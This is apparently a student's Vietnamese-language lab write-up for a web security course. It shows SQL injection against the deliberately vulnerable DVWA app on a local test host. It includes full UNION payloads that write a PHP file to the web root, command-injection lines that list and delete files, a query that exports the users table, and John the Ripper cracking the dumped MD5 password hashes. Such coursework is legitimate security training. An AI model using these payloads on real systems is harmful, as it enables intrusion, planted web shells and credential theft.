



Class & Module	IAW301: Lab 28 - Union exploit, create_user.php, John The Ripper
Name	Lê Quang Minh
IC No.	HE140825
Date & Time	16/07/2021

Ở lab này chúng ta phải sửa lại payload một chút sau đó sẽ upload shell lên server


Đọc qua payload thay username và password trong shell sau đó gửi lên server thì báo lỗi
mysqli_connect(): (HY000/1045): Access denied for user




Truy cập vào phpadmin phân quyền lại user với full quyền và đổi pass




Test thử kết nối sql bằng php đơn giản:





Tiếp tục sửa phần đường dẫn của shell, sử dụng lệnh dir trong command inject để lấy đường dẫn:

Command: 8.8.8.8 && dir



Chúng ta có đường dẫn sau: **C:\xampp\htdocs\DVWA\vulnerabilities\exec**

Ta muốn upload file vào thư mục dvwa do đó ta sửa lại đường dẫn là **C:\xampp\htdocs\DVWA**


```

Payload: ' union select null,'<?php if(isset($_POST["submit"])) { $userID = $_POST["userID"]; $first_name
= $_POST["first_name"]; $last_name = $_POST["last_name"]; $username = $_POST["username"];
$avatar = $_POST["avatar"]; echo "userID: $userID<BR>"; echo "first_name: $first_name<BR>"; echo
"last_name: $last_name<BR>"; echo "username: $username<BR>"; echo "avatar: $avatar<BR>";
$con=mysqli_connect("127.0.0.1","minh1qhe140825","bnm123456","dvwa"); if
(mysqli_connect_errno()) { echo "Failed to connect to MySQL: " . mysqli_connect_error(); } else { echo
"Connected to database<BR>"; } $password = "abc123"; $sql="insert into dvwa.users values
(\\'$userID\\',\\'$first_name\\',\\'$last_name\\',\\'$username\\',MD5(\\'$password\\'),\\'$avatar\\'
\\',\\'\\'"); if (mysqli_query($con,$sql)) { echo "[Successful Insertion]: $sql"; } else { echo "Error creating
database: " . mysqli_error($con); } mysqli_close($con); } ?> <form method="post" action="<?php echo
$_SERVER["PHP_SELF"]; ?>"> <input type="text" name="userID" value="33"><br> <input type="text"
name="first_name" value="John"><br> <input type="text" name="last_name" value="Gray"><br>
<input type="text" name="username" value="jgray"><br> <input type="text" name="avatar"
value="Just Hack It!"><br> <input type="submit" name="submit" value="Submit Form"><br> </form>'
INTO DUMPFILE 'C:\\xampp\\htdocs\\DVWA\\create_user.php' -- -

```

Vào sql injection nhập payload này để upload shell lên server

Sau khi upload truy cập http://192.168.5.129/dvwa/create_user.php ta có như sau:




The screenshot shows a web browser window with the URL http://192.168.5.129/dvwa/create_user.php. The form contains the following fields and values:

33
John
Gray
jgray
Just Hack It!
Submit Form

ở đây chúng ta đang tạo một tài khoản với userID=33, first_name=John, last_name=Gray, username=jgray, avatar=Just Hack It!

Password ở đây mặc định là 123abc do chúng ta set trong payload đã upload lên server \$password = "abc123"

Khi ấn Submit form thì xuất hiện lỗi:




Sau khi kiểm tra lại thì các trường thông tin nhập không đủ cho values của bảng users

Sửa lại payload:

```
' union select null,'<?php if(isset($_POST["submit"])) { $userID = $_POST["userID"]; $first_name =
$_POST["first_name"]; $last_name = $_POST["last_name"]; $username = $_POST["username"]; $avatar
= $_POST["avatar"]; echo "userID: $userID<BR>"; echo "first_name: $first_name<BR>"; echo
"last_name: $last_name<BR>"; echo "username: $username<BR>"; echo "avatar: $avatar<BR>";
$con=mysqli_connect("127.0.0.1","minh1qhe140825","bnm123456","dvwa"); if
(mysqli_connect_errno()) { echo "Failed to connect to MySQL: " . mysqli_connect_error(); } else { echo
"Connected to database<BR>"; } $password = "abc123"; $sql="insert into dvwa.users (user_id,
first_name, last_name, user, password, avatar) values
(\\'$userID\\',\\'$first_name\\',\\'$last_name\\',\\'$username\\',MD5(\\'$password\\'),\\'$avatar\\'
\\')"; if (mysqli_query($con,$sql)) { echo "[Successful Insertion]: $sql"; } else { echo "Error creating
database: " . mysqli_error($con); } mysqli_close($con); } ?> <form method="post" action="<?php echo
$_SERVER["PHP_SELF"]; ?>"> <input type="text" name="userID" value="33"><br> <input type="text"
name="first_name" value="John"><br> <input type="text" name="last_name" value="Gray"><br>
<input type="text" name="username" value="jgray"><br> <input type="text" name="avatar"
value="Just Hack It!"><br> <input type="submit" name="submit" value="Submit Form"><br> </form>'
INTO DUMPFIL 'C:\\xampp\\htdocs\\DVWA\\create_user.php' -- -
```

Link payload: <https://github.com/minh1qhe140825/IAW301/blob/main/Lab%2028>

Khi upload thì báo file đã tồn tại



Có 2 cách đổi tên file hoặc xóa file kia đi.

Vào command injection nhập: 8.8.8.8 && del /f C:\xampp\htdocs\DVWA\create_user.php

Quay lại phần sql nhập lại payload


Truy cập lại trang http://192.168.5.129/dvwa/create_user.php ấn submit form



Insert thành công!

Vào phần sql injection để kiểm tra

Command: ' union select null, concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from users -- --



Sử dụng command sau để xuất ra file txt: ' UNION select null,concat(first_name,0x3a,last_name,0x3a,user,0x3a,password) from dvwa.users INTO OUTFILE 'C:\\xampp\\htdocs\\DVWA\\dvwa_passwords.txt' FIELDS TERMINATED BY ',' OPTIONALLY ENCLOSED BY '''' LINES TERMINATED BY '\n' -- --

Truy cập kali download file password về bằng lệnh wget:

wget http://192.168.5.129/dvwa/dvwa_passwords.txt

```
minhlghe140825@kali: ~/Desktop
$ wget http://192.168.5.129/dvwa/dvwa_passwords.txt
--2021-07-18 23:32:12-- http://192.168.5.129/dvwa/dvwa_passwords.txt
Connecting to 192.168.5.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 394 [text/plain]
Saving to: 'dvwa_passwords.txt'

dvwa_passwords.txt                                100%[=====]

2021-07-18 23:32:12 (97.8 MB/s) - 'dvwa_passwords.txt' saved [394/394]

minhlghe140825@kali: ~/Desktop
$ cat dvwa_passwords.txt | awk -F: '{print $3":"$4}' | sed 's/"//g' > dvwa.txt

minhlghe140825@kali: ~/Desktop
$ cat dvwa.txt
admin:5f4dcc3b5aa765d61d8327deb882cf99
gordonb:e99a18c428cb38d5f260853678922e03
1337:8d3533d75ae2c3966d7e0d4fcc69216b
pablo:0d107009f5bbe40cade3de5c71e9e9b7
smithy:5f4dc3b5aa765d61d8327deb882cf99
jgray:e99a18c428cb38d5f260853678922e03
minhlghe140825:e99a18c428cb38d5f260853678922e03

minhlghe140825@kali: ~/Desktop
$
```

Sử dụng john the ripper để crack password md5 bằng database có sẵn:

john --format=raw-MD5 dvwa.txt

```
minhlghe140825@kali: ~/Desktop
$ john --format=raw-MD5 dvwa.txt
Using default input encoding: UTF-8
Loaded 7 password hashes with no different salts (Raw-MD5 [MD5 128/128 AVX 4x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 11 candidates buffered for the current salt, minimum 12 needed for performance.
Warning: Only 8 candidates buffered for the current salt, minimum 12 needed for performance.
Warning: Only 10 candidates buffered for the current salt, minimum 12 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 3 candidates buffered for the current salt, minimum 12 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
password      (admin)
password      (smithy)
abc123        (gordonb)
abc123        (jgray)
abc123        (minhlghe140825)
letmein       (pablo)
Proceeding with incremental:ASCII
charley       (1337)
7g 0:00:00:00 DONE 3/3 (2021-07-18 23:37) 35.00g/s 918625p/s 918625c/s 1091KC/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed

minhlghe140825@kali: ~/Desktop
$ date
Sun 18 Jul 2021 11:38:04 PM EDT

minhlghe140825@kali: ~/Desktop
$ echo "minhlghe140825"
minhlghe140825

minhlghe140825@kali: ~/Desktop
$
```